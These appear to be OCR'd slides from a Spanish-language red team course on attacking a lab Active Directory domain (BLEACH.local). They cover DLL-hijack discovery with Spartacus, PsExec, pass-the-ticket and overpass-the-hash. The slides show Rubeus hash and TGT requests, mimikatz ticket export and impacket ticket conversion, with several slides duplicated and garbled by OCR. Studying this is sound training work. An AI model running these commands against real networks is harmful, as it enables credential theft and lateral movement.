“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Nine: Tick-Tac-Toe

BLEACH.local : ANY DLL TO WHATCH?

```
C:\Users\jquerito > SP.exe --procmon
C:\Users\jquerito\downloads\SysInternals\Procmon.ex
e --pml C:\Users\jquerito\downloads\logs.pml --csv
C:\Users\jquerito\downloads\VulnerableDLLFiles.csv
--exports C:\Users\jquerito\downloads\DLLExports
--verbose --exe "Teams.exe,OneDrive.exe"
--proxy-dll-template
C:\Users\jquerito\downloads\myProxySkeleton.cpp
```


```
C:\Windows\system32\cmd.exe
C:\Users\Demo\Desktop>Spartacus.exe --procmon C:\Users\Demo\Desktop\ProcessMonitor\Procmon
64.exe --csv c:\Users\Demo\Desktop\output.csv --pml c:\Users\Demo\Desktop\events.pml --exp
orts c:\Users\Demo\Desktop\DLL-Exports --verbose
[12:54:37] Spartacus v1.0.0
[12:54:37] Making sure there are no ProcessMonitor instances...
[12:54:39] Getting PMC file...
[12:54:39] ProcMon configuration file will be: C:\Users\Demo\AppData\Local\Temp\7e7e3c62-c
aa3-4667-8d82-f75387643d22.pmc
[12:54:39] Executing ProcessMonitor...
[12:54:39] Process Monitor has started...
[12:54:39] Press ENTER when you want to terminate Process Monitor and parse its output...
[12:54:57] Terminating Process Monitor...
[12:54:59] Reading events file...
[12:54:59] Found 3178 strings...
[12:54:59] Reading string offesets...
[12:54:59] Reading strings...
[12:54:59] Found 145 processes...
[12:54:59] Reading process offsets...
[12:54:59] Reading processes...
[12:54:59] Reading event log offsets...
[12:54:59] Found 3,213 events...
[12:54:59] Searching events.............
[12:54:59] Found 123 events of interest...
[12:54:59] Extract DLL paths from events of interest...
[12:54:59] Found 76 unique DLLs...
[12:54:59] Trying to identify which DLLs were actually loaded.............
[12:54:59] Extracting DLL export functions...
[12:54:59] Processing UCRTBASE.DLL..........OK
[12:54:59] Processing LOGGINGPLATFORM.DLL..........OK
[12:54:59] Processing MSVCP140.DLL..........OK
[12:54:59] Processing TELEMETRY.DLL..........OK
[12:54:59] Processing ETWLOG.DLL - No DLL Found
[12:54:59] Processing WNSCLIENTAPI.DLL..........OK
[12:54:59] Processing QT5QML.DLL..........OK
[12:55:00] Processing VCRUNTIME140.DLL..........OK
[12:55:00] Processing QT5QUICK.DLL..........OK
[12:55:00] Processing QT5WIDGETS.DLL..........OK
[12:55:01] Processing msIso.dll - No export functions found
[12:55:01] Processing TextShaping.dll..........OK
[12:55:01] Processing d3d10warp.dll........OK
[12:55:01] Processing WindowsCodecs.dll..........OK
[12:55:01] Processing DUser.dll..........OK
[12:55:01] Saving output...
[12:55:01] CSV Output stored in: c:\Users\Demo\Desktop\output.csv
[12:55:01] Proxy DLLs stored in: c:\Users\Demo\Desktop\DLL-Exports
[12:55:01] All done
```

https://github.com/Accenture/Spartacus

BLEACH.local : ANY DLL TO WHATCH?

```
PS C:\Users\jquerito\Downloads> wget https://github.com/Accenture/Spartacus/releases/download/v1.2.0/Spartacus-v1.2.0-x64.zip -o .\Downloads\SPART.zip^C
PS C:\Users\jquerito\Downloads> .\Spartacus-v1.2.0-x64.exe --procmon .\SysinternalsSuite\Procmon.exe --pml C:\Users\jquerito\Downloads\dll_scan_out\out.pml --
csv C:\Users\jquerito\Downloads\dll_scan_out\out.csv --exports C:\Users\jquerito\Downloads\dll_scan_out\DLLExports --verbose
[09:47:56] Spartacus v1.2.0
[09:47:56] Making sure there are no ProcessMonitor instances...
[09:48:01] Deleting previous log file: C:\Users\jquerito\Downloads\dll_scan_out\out.pml
[09:48:01] Getting PMC file...
[09:48:01] ProcMon configuration file will be: C:\Users\jquerito\AppData\Local\Temp\9da242c0-1dbb-4d70-87ad-c5a8144d3c50.pmc
[09:48:01] Executing ProcessMonitor...
[09:48:01] Process Monitor has started...
[09:48:01] Press ENTER when you want to terminate Process Monitor and parse its output...
[09:48:09] Terminating Process Monitor...
[09:48:14] Reading events file...
[09:48:14] Found 3569 strings...
[09:48:14] Reading string offsets...
[09:48:14] Reading strings...
[09:48:14] Found 145 processes...
[09:48:14] Reading process offsets...
[09:48:14] Reading processes...
[09:48:14] Reading event log offsets...
[09:48:14] Found 504 events...
[09:48:14] Searching events.............
[09:48:14] Found 1 events of interest...
[09:48:14] Extract DLL paths from events of interest...
[09:48:14] Found 1 unique DLLs...
[09:48:14] Trying to identify which DLLs were actually loaded.............
[09:48:14] Extracting DLL export functions...
[09:48:14] Processing 100.0.4853.0.DLL - No DLL Found
[09:48:14] Saving output...
[09:48:14] CSV Output stored in: C:\Users\jquerito\Downloads\dll_scan_out\out.csv
[09:48:14] Proxy DLLs stored in: C:\Users\jquerito\Downloads\dll_scan_out\DLLExports
[09:48:14] All done
PS C:\Users\jquerito\Downloads>
```

https://github.com/Accenture/Spartacus

BLEACH.local : ANY DLL TO WHATCH?


```
PS C:\Users\jquerito\Downloads> wget https://github.com/Accenture/Spartacus/releases/download/v1.2.0/Spartacus-v1.2.0-x64.zip -o .\Downloads\SPART.zip^C
PS C:\Users\jquerito\Downloads> .\Spartacus-v1.2.0-x64.exe --procmon .\SysinternalsSuite\Procmon.exe --pml C:\Users\jquerito\Downloads\dll_scan_out\out.pml --
csv C:\Users\jquerito\Downloads\dll_scan_out\out.csv --exports C:\Users\jquerito\Downloads\dll_scan_out\DLLExports --verbose
[09:47:56] Making sure there are no ProcessMonitor instances...
[09:48:01] Deleting previous log file: C:\Users\jquerito\Downloads\dll_scan_out\out.pml
[09:48:01] Getting PMC file...
[09:48:01] ProcMon configuration file will be: C:\Users\jquerito\AppData\Local\Temp\9da242c0-1dbb-4d70-87ad-c5a8144d3c50.pmc
[09:48:01] Executing ProcessMonitor...
[09:48:01] Process Monitor has started...
[09:48:01] Press ENTER when you want to terminate Process Monitor and parse its output...
[09:48:09] Terminating Process Monitor...
[09:48:14] Reading events file...
[09:48:14] Found 3569 strings...
[09:48:14] Reading string offsets...
[09:48:14] Reading strings...
[09:48:14] Found 145 processes...
[09:48:14] Reading process offsets...
[09:48:14] Reading processes...
[09:48:14] Reading event log offsets...
[09:48:14] Found 504 events...
[09:48:14] Searching events.............
[09:48:14] Found 1 events of interest...
[09:48:14] Extract DLL paths from events of interest...
[09:48:14] Found 1 unique DLLs...
[09:48:14] Trying to identify which DLLs were actually loaded...
```


```
PS C:\Users\jquerito\Downloads> type .\dll_scan_out\out.csv
Process, Image Path, Missing DLL, Found DLL, Integrity, Command Line
"csrss.exe","C:\Windows\system32\csrss.exe","\\PRINCIPAL-BLEACH\Downloads\chrome-win\100.0.4853.0.DLL","","Etiqueta obligatoria\Nivel obligatorio del sistema"
"%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:
UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16"
PS C:\Users\jquerito\Downloads>
```


https://github.com/Accenture/Spartacus

BLEACH.local : ATTL4S!

BLEACH.local : PASS THE TICKET



"Pass the ticket" es una técnica utilizada en seguridad informática que aprovecha la autenticación basada en tickets (como **Kerberos**) en entornos de directorio activo para obtener acceso no autorizado a sistemas y recursos. Esta técnica se utiliza principalmente en entornos que utilizan el protocolo Kerberos para autenticar a los usuarios.

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> dir //PRINCIPAL-BLEACH/c$
dir : Acceso denegado
En línea: 1 Carácter: 1
+ dir //PRINCIPAL-BLEACH/c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\PRINCIPAL-BLEACH\c$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : No se encuentra la ruta de acceso '//PRINCIPAL-BLEACH/c$' porque no existe.
En línea: 1 Carácter: 1
+ dir //PRINCIPAL-BLEACH/c$
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (//PRINCIPAL-BLEACH/c$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\jquerito\Downloads>
```


```
.\PsExec.exe \\PRINCIPAL-BLEACH powershell.exe
```

Cuando un usuario inicia sesión en un entorno basado en Kerberos, se emite un ticket de autenticación que contiene información cifrada que identifica al usuario y su nivel de autorización. Este ticket se utiliza para autenticar al usuario en los diferentes sistemas y servicios dentro del entorno de directorio activo sin la necesidad de volver a introducir las credenciales.

BLEACH.local : RUBEUS IS HERE!!

```
PS C:\Users\jquerito\Downloads> .\R.exe hash /user:jquerito /domain:BLEACH.local /password:Contrasena1234


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Contrasena1234
[*] Input username             : jquerito
[*] Input domain               : BLEACH.local
[*] Salt                       : BLEACH.LOCALjquerito
[*]       rc4_hmac             : 85391DCDDC789689FCF20A67DA4BFDF4
[*]       aes128_cts_hmac_sha1 : 66B6F765C71CF44C22390880A0E841B3
[*]       aes256_cts_hmac_sha1 : ACA5998008CA3C7BE602A38FC1435A48120CBAD3AB2A4FC7D14C48F8A893FCF0
[*]       des_cbc_md5          : C7B0E0FB5264B6A2

PS C:\Users\jquerito\Downloads>
```

https://www.netwrix.com/pass_the_ticket.html
https://www.hackingarticles.in/a-detailed-guide-on-rubeus/

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234

  _____          _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECooID5QSCA+Hj3xDD
      h7N4ltu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJsWhwD4cj8rAFPJaraGFxVNFxY
      5lxA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQTgj8BaSYE/IRBpXKqX
      otU4FFJBRJpHa3BlrwNvHSm1Ok7XulQlBkWueqHUzmsuiDAWtIJOrontCCiRrBZuh1WZa757ZEbmneSB
      jA/n1HIfY5rp6HUlSqKiQCHTvp09h8+wMbxsr06BfNzHF9MIiXWFEnLpP9ik59CaTwZsbavO5PtDT3rM
      s8E3ILxpcGbVV+lMnCc5i5jpjoi1DXnrNpwwt0LKbPtJAdl0Godz36F1rnbsQrCdPO9WYsPLTQDP0OF0
      p14DZBV9wIqCGKDBY0QmmW9eGlhV4mX1WUitEQoegKFJtdpp3nQoW57HEFjNzdbfpvH11jGHcTgGA4SD
```

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgE
      h7N4ltu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJsWhwD4cj
      5lxA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQT
      otU4FFJBRJpHa3BlrwNvHSm1Ok7XulQlBkWueqHUzmsuiDAWtIJOrontCCiRrBz
      jA/n1HIfY5rp6HUlSqKiQCHTvp09h8+wMbxsr06BfNzHF9MIiXWFEnLpP9ik59C
      s8E3ILxpcGbVV+lMnCc5i5jpjoi1DXnrNpwwt0LKbPtJAdl0Godz36F1rnbsQrC
      p14DZBV9wIqCGKDBY0QmmW9eGlhV4mX1WUitEQoegKFJtdpp3nQoW57HEFjNzdb
```

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /rc4:85391DCDDC789689FCF20A67DA4BFDF4

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECooID5QSCA+H/lOT1
      QeUUnWzirot3LF7GOpiI4jLyZ9dBYCVkhiJcjGk3WxpcuX6Oq2jyErxkJZtFgPbu3fVb3e4xyKUK1Msi
      TQvPCG6qj73J5zOs8jAklOWN2YWtl0qI3ckkYpRZy6wxWuTBiBDJz5KlWU/VO4GIaQf+EeZDhuM6ewuY
      BtdL7tRxa3sI5gQICI1INpvbMVocnKvj681to/MqXLeevKN6OA6NtgRzuO4vjJTPcp574vYe77m0h3jW
      sEp9mbimot1cujxK/7ICOPMux85u39XiuA29BiLJoW3IAsm4PO6xKBOWmgUXBlVysyL6QOTAwQx8w+uI
      l0y+wuw0NxbqtpbOLJhGfXWAKkDY/sOKY1uoQ51+Io53aZ+/fgTDsxjXM73QbpTyswRstOxTrNHzmzt3
      fywuv8xwRPgBnXm2hicx9mmNlwqvaX0sFeqmjso1ZzexrEpiscZveS/LBHlz7W0KH+UdNC2DV7xgVz4h
```

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  _____
  |  __  /| | | |  _ \| ___ | | | |/ ___)
  | |  \ \| |_| | |_) ) ____| |_| | |___
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgE
      h7N4ltu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJsWhwD4cj
      5lxA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQT
      otU4FFJBRJpHa3BlrwNvHSm1Ok7XulQlBkWueqHUzmsuiDAWtIJOrontCCiRrBz
      jA/n1HIfY5rp6HUlSqKiQCHTvp09h8+wMbxsr06BfNzHF9MIiXWFEnLpP9ik59C
      s8E3ILxpcGbVV+lMnCc5i5jpjoi1DXnrNpwwt0LKbPtJAdl0Godz36F1rnbsQrC
      p14DZBV9wIqCGKDBY0QmmW9eGlhV4mX1WUitEQoegKFJtdpp3nQoW57HEFjNzdb
```

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /rc4:85391DCDDC789689FCF20A67DA4BFDF4

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  _____
  |  __  /| | | |  _ \| ___ | | | |/ ___)
  | |  \ \| |_| | |_) ) ____| |_| | |___
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECooID5QSCA+H/lOT1
      QeUUnWzirot3LF7GOpiI4jLyZ9dBYCVkhiJcjGk3WxpcuX6Oq2jyErxkJZtFgPbu3fVb3e4xyKUK1Msi
      TQvPCG6qj73J5zOs8jAklOWN2YWtl0qI3ckkYpRZy6wxWuTBiBDJz5KlWU/VO4GIaQf+EeZDhuM6ewuY
      BtdL7tRxa3sI5gQICI1INpvbMVocnKvj681to/MqXLeevKN6OA6NtgRzuO4vjJTPcp574vYe77m0h3jW
      sEp9mbimot1cujxK/7ICOPMux85u39XiuA29BiLJoW3IAsm4PO6xKBOWmgUXBlVysyL6QOTAwQx8w+uI
      l0y+wuw0NxbqtpbOLJhGfXWAKkDY/sOKY1uoQ51+Io53aZ+/fgTDsxjXM73QbpTyswRstOxTrNHzmzt3
      fywuv8xwRPgBnXm2hicx9mmNlwqvaX0sFeqmjso1ZzexrEpiscZveS/LBHlz7W0KH+UdNC2DV7xgVz4h
```

https://www.hackingarticles.in/a-detailed-guide-on-rubeus/

```
PS C:/> rubeus.exe monitor /interval:1

PS C:/> rubeus.exe brute
/password:Password@1 /noticket
```

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234
```

```
PS C:/> rubeus.exe monitor /interval:1

PS C:/> rubeus.exe brute
/password:Password@1 /noticket
```

```
mimikatz # sekurlsa::tickets /export
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgE
      h7N4ltu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJsWhwD4cj
      5lxA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQT
      otU4FFJBRJpHa3BlrwNvHSm1Ok7XulQlBkWueqHUzmsuiDAWtIJOrontCCiRrBz
      jA/n1HIfY5rp6HUlSqKiQCHTvp09h8+wMbxsr06BfNzHF9MIiXWFEnLpP9ik59C
      s8E3ILxpcGbVV+lMnCc5i5jpjoi1DXnrNpwwt0LKbPtJAdl0Godz36F1rnbsQrC
      p14DZBV9wIqCGKDBY0QmmW9eGlhV4mX1WUitEQoegKFJtdpp3nQoW57HEFjNzdb
```

```
v2.2.0

[*] Action: Ask TGT
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFKjCCBSagAwIBBaEDAgEWooIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECooID5QSCA+H/lOT1
      QeUUnWzirot3LF7GOpiI4jLyZ9dBYCVkhiJcjGk3WxpcuX6Oq2jyErxkJZtFgPbu3fVb3e4xyKUK1Msi
      TQvPCG6qj73J5zOs8jAklOWN2YWtl0qI3ckkYpRZy6wxWuTBiBDJz5KlWU/VO4GIaQf+EeZDhuM6ewuY
      BtdL7tRxa3sI5gQICI1INpvbMVocnKvj681to/MqXLeevKN6OA6NtgRzuO4vjJTPcp574vYe77m0h3jW
      sEp9mbimot1cujxK/7ICOPMux85u39XiuA29BiLJoW3IAsm4PO6xKBOWmgUXBlVysyL6QOTAwQx8w+uI
      l0y+wuw0NxbqtpbOLJhGfXWAKkDY/sOKY1uoQ51+Io53aZ+/fgTDsxjXM73QbpTyswRstOxTrNHzmzt3
      fywuv8xwRPgBnXm2hicx9mmNlwqvaX0sFeqmjso1ZzexrEpiscZveS/LBHlz7W0KH+UdNC2DV7xgVz4h
```

https://www.hackingarticles.in/a-detailed-guide-on-rubeus/

BLEACH.local : PASS THE TICKET

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ cat ticket.b64
doIFSjCCBUagAwIBBaEDAgEWooIETzCCBEthggRHMIIEQ6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILkx
PupRBQjF9GTcOYJmtoNUhWgnqcLFUFHwemNokCoLICqVClyGk55cW7trWiNBIUMoyCixQI3FcDLh2IAgt6WxchDxVVXjrYMmC6RlBbtP2Og2sNVPR6M
1LIf7/lqDxU2trb/yHDY/iTcnfAUardk9gAEDCs+sJ9Kw7Qh353ieCNmHkoA841mTOcBftZHJisTvkJfDV50LYmcAsdKFGK1srGSaacdAaQDkN8I13K
SnfItzuOiCVEOP4EC3VefbdtIOah+lNeN8cEYXt/UeXO/qX93BlvmLSpYqieyTf3zXbDMqjFRJmuUR1O5heN58WfMqmj2MRMLBIWrcOaGQgp+0RG/4c
rCASbdutcGm6mS1TI4AkDLn/xUmoJn+dqDsc/tPC7Xw5v2/IM4N8LNPIBAmrMzg0QQmGWNucDD0lE9NSlmzPPyMwO9H0AjtQEQqcATlVGpfY3wVfF1t
T0WeiXz0j5Tf9pe4xz7gTPl2ASm05oEh/gkVCRGeC6gniTMBg+6IYERHuto7vUN2TGt+J7CspG//SHy8hkDZamAA6m5Y/sx511LiGbZDVQP0meysOxF
PQJ+EsYAss1W1T72GWG3w+IVLeEv5OHMj3OpUdOecffI8rHnJWC2Zc8q6+HcAMnElYUE55meLjlRD84X7T3bXl55xQQYQGttuydaXUqdICKYTLrB+kI
s/CsCH3Yjr8Nd7PmpFN1ZtCN6eeTzVXoe8Ei+mTGSiQM/en+edPodQNMbCJJFbckJekeLwXfePrN1pOczLoHw0muy7ERVlGNTjvVmoxtmxLUTBJnAMx
EKOoAuGt+MG1W03nX/vqHYKbIGlfU+G6WVWdXVckW4mJG6JdoMdusf/RnnR4W6iTlEAAzrnRD5jTlZlnAm4RI97afvdg6wBFgCR+lMMH8NE7ZoF4nBM
Fk9LTxtUqvIOg+UqxGslzFLkalhLn1IoG+PLKMALn+hgz827qF2D5toxvjSPywioBl1UM4s1MqXhisoZv0B/nNjo4HmMIHjoAMCAQCigdsEgdh9gdUv
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAChDhsMQkxFQUNILkxPQ0FMohUwE6ADAgEBoQwwChsIanF1ZXJpdG+jBwMFAEDhAAClERgPMjAyMzA2MDMwM
zMDYxMDAwMzk1MFqoDhsMQkxFQUNILkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxCTEVBQ0guTE9DQUw=

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ cat ticket.b64 | base64 -d > ticker-krbtgt7BLEACH.LOCAL-jquerito.kirbi

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ impacket-ticketConverter ticker-krbtgt7BLEACH.LOCAL-jquerito.kirbi ticker-krbtgt7BLEACH.LOCAL-jquerito.cache
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
```

BLEACH.local : PASS THE TICKET

```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ impacket-getTGT BLEACH.local/jquerito -dc-ip 10.0.9.4 -hashes :85391dcddc789689fcf20a67da
4bfdf4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in jquerito.ccache
```

```
# with an NT hash (overpass-the-hash)
getTGT.py -hashes 'LMhash:NThash' $DOMAIN/$USER@$TARGET

# with an AES (128 or 256 bits) key (pass-the-key)
getTGT.py -aesKey 'KerberosKey' $DOMAIN/$USER@$TARGET
```

BLEACH.local : PASS THE TICKET

